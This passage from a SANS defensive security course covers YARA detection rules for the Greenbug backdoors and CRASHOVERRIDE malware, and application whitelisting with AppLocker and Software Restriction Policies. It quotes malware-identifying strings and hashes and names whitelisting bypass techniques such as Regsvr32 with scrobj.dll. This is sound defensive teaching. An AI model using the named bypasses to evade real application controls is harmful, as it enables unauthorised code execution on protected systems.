    $x2 = "\\Release\\Bot Fresh.pdb" ascii
    $x3 = "C:\\ddd\\a1.txt" fullword wide
    $x4 = "Bot5\\Bot5\\x64\\Release" ascii
    $x5 = "Bot5\\Release\\Isn.pdb" ascii
    $x6 = "Bot\\Release\\Isn.pdb" ascii
    $x7 = "\\Bot Fresh\\Release\\Bot" ascii

    $s1 = "/Home/SaveFile?commandId=CndResult=" fullword wide
    $s2 = "raB3G:Sun:Sunday:Mon:Monday:Tue:Tuesday:Wed:Wednesday:Thu:Thursday:Fri:Friday:Sat:Saturday" fullword ascii
    $s3 = "Set-Cookie:\\b*{.-?}\\n" fullword wide
    $s4 = "SELECT * FROM AntiVirusProduct" fullword wide
  condition:
    ( uint16(0) == 0x5a4d and filesize < 1000KB and ( 1 of ($x*) or 2 of them ) ) or ( 3 of them )
}
```

Information and context ("metadata")
about the YARA rule

Interesting patterns to
look for!

A matching condition

Looking at a "real" YARA Rule

While the WannaCry rule described in the previous slides is a good educational example, it's not a true, real-life, YARA rule. Let's have a look at this YARA rule developed by Florian Roth, looking for specific backdoors that were related to an incident (the "Greenbug" incident). This specific rule has three main sections:

- A "meta" section, where additional information and context about the rule is provided (e.g. author, data, reference to campaign / incident, reference to hashes that were used to build the rule).
- A "strings" section, which includes the patterns that are useful for this particular rule. You might notice the "PDB" paths in this case, which are often used as part of malware attribution.
- A "condition", which has the final rule on which the rule should trigger.

You might observe a few interesting things in this specific rule:

- One section of the strings starts with "x", while the other starts with "s". This is because the author deems some of the strings to be more relevant than the others. This is also apparent in how the condition is built.
- The careful observer might have noticed that the condition starts with "uint16(0) == 0x5a4d", which is a hex representation of MZ (but in Little Endian).

Extensions for "base" YARA Rules

```
rule dragos_crashoverride_hashes {
  meta:
    description = "CRASHOVERRIDE Malware Hashes"
    author = "Dragos Inc"
    reference = "https://dragos.com/blog/crashoverride/CrashOverride-01.pdf"

  condition:
    filesize < 1MB and
    hash.sha1(0, filesize) == "f6c21f8189ced6ae150f9ef2e82a3a57843b587d" or
    hash.sha1(0, filesize) == "ccccc62996d578b984984426a024d9b250237533" or
    hash.sha1(0, filesize) == "8e39eca1e48240c01ee570631ae8f0c9a9637187" or
    hash.sha1(0, filesize) == "2cb8230281b86fa944d3043ae906016c8b5984d9" or
    hash.sha1(0, filesize) == "79ca89711cdaedb16b0ccccfcdcfd6aa7e57120a" or
    hash.sha1(0, filesize) == "94488f214b165512d2fc0438a581f5c9e3bd4d4c" or
    hash.sha1(0, filesize) == "5a5fafbc3fec8d36fd57b075ebf34119ba3bff04" or
    hash.sha1(0, filesize) == "b92149f046f0bb69de329b8457d32c24726ee00" or
    hash.sha1(0, filesize) == "b335163e6eb854df5e08e85026b2c3518891eda8"
}
```

YARA supports additional modules to further extend its built-in features / capabilities. You can even write your own modules! Some of the most-used modules include PE, ELF, Cuckoo, Magic, Hash,...

The screenshot on the left shows the "hash" extension being used to match on specific SHA1 hashes of files. This specific example was taken from the CRASHOVERRIDE malware, analyzed by Dragos!

Extensions for "base" YARA Rules

YARA supports additional modules to further extend its built-in features / capabilities. You can even write your own modules! Some of the most-used modules include:

- PE – Adds support for attributes and features of the PE file format.
- ELF – Same as PE, but for ELF files.
- Cuckoo – Allows rules not only focused on what a file "contains", but also what "it does".
- Magic – Allows file type recognition according to standard "file" output.
- Hash – Allows creation and matching of hashes based on (parts of) a file.
- ... (Other main ones include Math, Dotnet, Time).

For a full overview, please refer to the "ReadTheDocs" page of the latest YARA version, which includes all add-on modules and some example uses.

Note: The sample illustrated in the screenshot above was written by Dragos and specifically looks for a number of different SHA1 hashes (so "know" malicious samples). When using these add-on modules, it's of course important to ensure the scanning tool in use supports the YARA rulesets.

How to Use YARA Rules?

YARA USE CASES

YARA is mainly useful to scan files / memory to detect hits on rules. Although most popular for its use in detection and incident response, they could also serve a preventive purpose. Here are a few example use cases:

- Use YARA rules in "prevention mode" as part of your gateway controls (mail sandboxes, proxies,...)
- Sweeping your environment for compromise using YARA rules
- Using YARA rules to classify / categorize malware samples (researchers)
- Malware hunting and matching (e.g. VirusTotal retrohunting)
- Forensics and investigations (e.g. Volatility)

YARA TOOLS

YARA is quickly gaining traction and the list of tools that support it is growing quickly. Some typical tools include: EDR tools, Cuckoo sandbox, VirusTotal, Volatility, Florian Roth's toolkit (Loki, Thor, & Spark),...

How to Use YARA rules?

YARA is mainly useful to scan files / memory to detect hits on rules. Although most popular for its use in detection and incident response, they could also serve a preventive purpose. Here are a few example use cases:

- Use YARA rules in "prevention mode" as part of your gateway controls (mail sandboxes, proxies,...). Later today, we will also leverage YARA rules on our endpoints using GoDaddy's ProcFilter, which can do endpoint detection and prevention using YARA!
- Sweeping your environment for compromise using YARA rules.
- Using YARA rules to classify / categorize malware samples (this is mainly a use case for malware analysts / security researchers).
- Malware hunting and matching (e.g. VirusTotal retrohunting, again, this is mainly a use case for malware analysts / security researchers).
- Forensics and investigations (e.g. Volatility).

So what tools support YARA? YARA is quickly gaining traction and the list of tools that support it is growing quickly. Some typical tools include: EDR tools, Cuckoo sandbox, VirusTotal, Volatility, Florian Roth's toolkit (Loki, Thor & Spark).

Where to Find YARA Rules?



Yara Rules Project

Yara Rules Repository

<http://yarrules.com/> yarrules@gmail.com

CRASHOVERRIDE: Threat to the Electric Grid Operations

YARA Rules

```
rule dragos_crashoverride_moduleStrings {
  meta:
    description = "IEC-104 Interaction Module Program Strings"
    author = "Dragos Inc"
  strings:
    $s1 = "IEC-104 client: ip=%s; port=%s; ASDU=%s" nocase wide ascii
    $s2 = " MSTR ->> SLV" nocase wide ascii
    $s3 = " MSTR <<- SLV" nocase wide ascii
    $s4 = "Unknown APDU format !!!" nocase wide ascii
    $s5 = "iec104.log" nocase wide ascii
  condition:
    any of ($s*)
}
```

YARA rules

Pre-created YARA rules can be found at a number of locations and are often shared by researchers.

Two main sources for obtaining YARA rules are:

- The GitHub page of the Yara Rules Project which hosts a repository of YARA rules
- Research reports: reports detailing a specific attack or attack group often contain YARA rules created during the investigation

Where to Find YARA Rules?

It is not always necessary to create YARA rules yourself; often researchers and analysts will share the rules they created to detect specific malware or other items used in an attack. There are multiple resources available online that will provide you with pre-made YARA rules; the following are two examples on where you can obtain these YARA rules:

- The GitHub page of the Yara Rules Project, which hosts a repository of YARA rules. This repository is periodically updated with new rules, which are categorized into the following categories:
 - Antidebug_AntiVM
 - CVE_Rules
 - Crypto
 - Exploit-Kits
 - Malicious_Documents
 - Mobile_Malware
 - Packers
 - Webshells
 - email
 - malware
 - utils
- Research reports on specific attacks or attack groups are often a very good resource on information about these groups. Very often, you'll find YARA rules provided in these reports as well to identify these specific threats.

A good reference page is <https://github.com/InQuest/awesome-yara>, which is a large repository of interesting YARA rules, tools and people!

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?


Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Building a Sandbox Using Cuckoo & YARA



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

hindering payload delivery

Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA


Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Payload Delivery and Execution Strategies – Focus on Execution

When attempting to obtain initial execution of a payload, adversaries will often rely on any of the below strategies:



Exploiting an application that is accessible to them (e.g. a network service that is not firewalled). Examples include service-side exploits like MS17-010 😊



Abusing valid credentials they obtained of legitimate users to execute a malicious payload on their behalf!



Convincing legitimate users to execute a malicious payload (often a dropper or a downloader) that is delivered to them!

Payload Delivery and Execution Strategies – Focus on Execution

We spent quite some time on strategies to detect / prevent payload delivery. But what happens when we can't stop a payload from entering our environment? This is bound to happen, as many different options exist for adversaries to hide their payloads from inspection technology you may have put in place.

When attempting to obtain initial execution of a payload, adversaries will often rely on any of the below strategies:

- Exploiting an application that is accessible to them (e.g. through a network service that is not firewalled). Examples include service-side exploits like MS17-010. These do not require any end-user interaction and are thus considered to be extremely dangerous.
- With the large amount of online data breaches (which often include credentials), adversaries are increasingly abusing valid credentials they obtained! They thus impersonate legitimate users (from which they have obtained the password) in order to execute malicious payloads on their behalf!
- Finally, a traditional one, adversaries can attempt to convince legitimate users to execute a malicious payload (often a dropper or a downloader) that is delivered to them!

Due to its relative ease and the interaction with humans (which are bound to make mistakes), the third method is often preferred by adversaries. But how can we stop end-users from (accidentally) executing a payload?

Application Whitelisting



Originally, application whitelisting technology decided if a program is allowed to run or not based on an explicit, exhaustive, list of allowed or blocked programs. This is, however, difficult to manage / maintain.



Modern application whitelisting works with rules that can identify programs based on criteria like filesystem location, publisher...

Action	User	Name	Condition	Exceptions	Actions
<input checked="" type="checkbox"/> Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path		<div>Executable Rules ▲</div> <div>Create New Ru...</div> <div>Automatically ...</div> <div>Create Default ...</div>
<input checked="" type="checkbox"/> Allow	Everyone	(Default Rule) All files located in the Windows folder	Path		
<input checked="" type="checkbox"/> Allow	BUILTIN\Ad...	(Default Rule) All files	Path		

Application Whitelisting

Originally, application whitelisting technology decided if a program is allowed to run or not based on an explicit, exhaustive, list of allowed or blocked programs. This is, however, difficult to manage / maintain.

Modern application whitelisting technology takes another approach: Rules are used to decide if a program is allowed to run or not. A rule uses criteria to identify to which programs it is applied. Criteria can be:

- Filename or file path
- Digital signature certificates
- Hashes
- ...

Rules can be used to whitelist programs or blacklist programs. In a whitelisting approach, the convention is to block all programs except the ones explicitly allowed by rules. A blacklisting approach is the opposite: All programs are allowed except programs explicitly identified by rules.

In general, a whitelisting approach is preferred over a blacklisting approach, as blacklisting is more brittle: A single program that is not blacklisted can be used to compromise the system.

Options for Application Whitelisting

Modern variants of the Windows OS come with a few application whitelisting options:

- Software Restriction Policies (as of Windows XP, but being phased out)
- AppLocker (as of Windows 7 available in enterprise versions)
- Windows Defender Application Control (as of Windows 10 / Server 2016)

Linux or macOS have fewer built-in application whitelisting capabilities, but some options include:

- Using GateKeeper on macOS
- Using AppArmor profiles on Debian or Ubuntu-based systems
- Using SELinux policies to restrict application execution

Options for Application Whitelisting

Windows has three application whitelisting technologies:


- Software Restriction Policies (as of Windows XP, but being phased out)
- AppLocker (as of Windows 7 available in enterprise versions of the OS)
- Windows Defender Application Control (WDAC), available as of Windows 10 / Server 2016.

If you have the choice, we recommend using the modern AppLocker or WDAC techniques. AppLocker is completely implemented in the Windows kernel, while Software Restriction Policies has components in the kernel and components in userland. Userland components are more prone to tampering. WDAC policies can only be created on computers running Windows 10 Enterprise or Windows Server 2016. They can be applied to computers running any edition of Windows 10 or Windows Server 2016 and managed via Mobile Device Management (MDM), such as Microsoft Intune. Group Policy can also be used to distribute Group Policy Objects that contain WDAC policies on computers running Windows 10 Enterprise or Windows Server 2016.

For Linux and MacOS, no built-in solutions exist, unfortunately. Aside from third-party (commercial) applications that could be deployed, a creative way of achieving similar results could be:

- macOS includes a technology called Gatekeeper, which attempts to provide Smartscreen-alike features in macOS.
- Using AppArmor profiles on Debian or Ubuntu-based system to define application policies and limit what applications are allowed to do on a system. Please refer to <https://gitlab.com/apparmor/apparmor>.
- SELinux has included capabilities for application control and whitelisting for a long time.

AppLocker



AppLocker

As AppLocker is the more recent implementation of application whitelisting technology, we will start our examples with AppLocker.


But before we can start creating rules, AppLocker needs some configuration.

First of all, AppLocker relies on a Windows service that is not running by default. The Application Identity service is a service that will support AppLocker identifying applications and deciding what to block and allow.

If the Application Identity service is not running, AppLocker cannot identify applications and control execution.

We can start the service and set its startup type to Automatic instead of Manual. In an enterprise, this is best done through Active Directory group policies. Remark that starting with Windows 10, the Application Identity service is a "protected service" and its settings (like Startup Type) cannot be controlled via the service manager. It has to be done with group policies.

AppLocker Settings



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

92

AppLocker Settings

In these examples, we will use the local group policy editor. We decided this because the exercises will cover the Active Directory Group Policy Editor.

In the local group policy editor, AppLocker policy settings can be found under Application Control Policies.

By default, no rules will be enforced by AppLocker. The AppLocker Properties group AppLocker rules by collections:

- Executable rules
- Windows Installer rules
- Script rules
- Packaged app rules

The last category of rules (packaged apps) control apps, which were introduced with Windows 8.


Rules in a category are only applied if the category is enforced. By default, no categories are enforced. In our example, we will enforce Executable rules. Note that this can cause problems on Windows 8 and later: Apps will not be allowed to run (on Windows 10, Calculator is an app).

Besides enforcing rules, it is also possible to audit rules. This is useful to test a configuration: Rules are applied but they are not enforced, thus, applications are allowed to run. But an entry in the event log will mark what rules applied. This allows us to test our rules without running the risk of locking us out of our machine: If we make rules that are too restrictive, we can no longer run applications required to manage our machine, and we lose control over it.

AppLocker Rules

Default rules

It is best to create default rules, before creating a new rule, to avoid being locked out of a computer.



AppLocker Rules

A last action to take before we can start creating our own rules is the creation of default rules. These have to be created by category of rules. It is not mandatory but recommended.


There are 3 default rules created for executable rules. These default rules can be created from the right-click menu, and they will also be suggested when we create our first rule (on the condition that the default rules do not exist).

The purpose of the default rules is to allow proper execution of existing Windows applications. There are 2 rules that apply to the group Everyone: They allow the execution of all executables in the Windows folders and in the Program Files folders. A third default rule applies to administrators only: Administrators are allowed to execute all executables.

Remark that these default rules are only effective if proper control is applied to the Windows and Program Files folders. These folders must not be writable to users; otherwise, users can just copy executables into these folders and have them executed, thereby effectively bypassing AppLocker.

These rules also work under the assumption that normal users are not administrators. If your users need to be administrators on their machine, you will need to tune the default rules, as they will be allowed to run all executables.

AppLocker Sample Blocking Rule




AppLocker Sample Blocking Rule

Once the rule is created and applied, no user will be allowed to run executables from the C:\SEC599 folders.

When you are testing your own rules, be aware that rules have to be deployed first before they become effective. This can take some time, especially if you are deploying them using Group Policy Objects in Windows domain environments.

As an example, we try to execute executable bintext.exe in folder C:\SEC599. This is not allowed, and we are presented with a dialog box informing us that our system administrator prevented us from executing the executable. The dialog box presented in the slide above is for Windows 10. These dialog boxes vary per version of Windows.

AppLocker Event Logs



Event logs

AppLocker has dedicated Windows event logs. They register events when applications are allowed to run or blocked from running.

Even if you don't deploy restrictive AppLocker rules, it could still be interesting to have AppLocker logs that indicate what software ran at what time.

AppLocker Event Logs

A very interesting feature of AppLocker is the dedicated Windows event logs.

In the event log viewer, under Applications and Service Logs / Microsoft / Windows / AppLocker, we can find 4 event logs (3 on Windows 7): These are the event logs for the 4 categories of rules.

In the EXE and DLL log presented in the slide above, we selected the event that corresponds with the attempted execution of bintext.exe. As we can see from the details of the event, execution was blocked.


A similar event is created when an application is allowed to run.

These logs are very useful for logging and monitoring. By centralizing these logs and monitoring all blocked execution attempts, we can be informed of intrusion attempts.

The event log also contains events when policies are applied. When we create new rules to test, we watch the event log to detect deployment of our policies. When the policies have been deployed, we can start testing.

Remark that if a particular version of Windows (like Windows 10 Pro) does not support AppLocker, then an event will be created to inform us of this fact.

Software Restriction Policies



Software Restriction Policies


Although Software Restriction Policies are the older application whitelisting technology offered by Microsoft, and AppLocker should be the preferred technology to use, SRP has still some advantages.

Software Restriction Policies can be applied on versions of Windows that do not support AppLocker. So, in some cases, SRP can be your only option without having to resort to third-party solutions.

Software Restriction Policies also give us the option of specifying which types of files are to be considered executables. We will illustrate this in the next example.

Before we can start creating rules, we have to create the containers for the policies first, as shown in the slide above.

SRP Blocking Rule



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

97

SRP Blocking Rule

As an example, we will show how we can block all Word Documents with macros using Software Restriction Policies.

First, we create a rule to Disallow all execution from our Windows Desktop: C:\Users\root\Desktop. Remark that this rule is not as flexible as AppLocker rules: It does not use variables, and thus only applies to one user.

This rule will prevent us from starting applications on our desktop. Note that with Software Restriction Policies, the policies are applied at logon time. So, to apply this rule, we need to log out and log on again.

Next, in Designated File Types, we can specify the file types that are controlled by Software Restriction Policies. This is done by file extension (not by file content), and we add extension .docm to the list.

When we try to open document Doc1.docm, we get a Software Restriction Policy dialog preventing us from opening the document.

Application Whitelisting – Bypass Techniques

As with any security control, a number of techniques exist that attempt to bypass implemented whitelisting controls. Some of the most popular ones include:

- PowerShell PE Injection (Prior to Windows 10)
- Using Installutil.exe
- Regsvr32.exe using scrobj.dll

A good overview of application whitelisting bypass techniques is being maintained by Oddvar Moe (<https://github.com/api0cradle/UltimateAppLockerByPassList>). We should keep an eye out on current techniques and adapt our defenses accordingly!

Still, it's all about defense-in-depth! Application whitelisting is a highly useful control, but it's not a silver bullet!

Application Whitelisting – Bypass Techniques

As with any security control, a number of techniques exist that attempt to bypass implemented whitelisting controls. At the time of writing, some of the most popular (and successful) techniques include:

- PowerShell PE Injection (Prior to Windows 10)
- Using Installutil.exe
- Regsvr32.exe using scrobj.dll

